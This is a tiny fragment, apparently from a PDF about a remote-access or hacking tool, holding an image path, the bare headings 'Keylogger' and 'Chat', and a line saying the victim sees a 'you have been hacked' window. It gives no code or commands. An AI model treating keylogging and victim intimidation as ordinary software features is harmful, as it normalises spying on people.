


Keylogger :





Chat:



User get prompt window showing the message “you have been hacked..!!!”

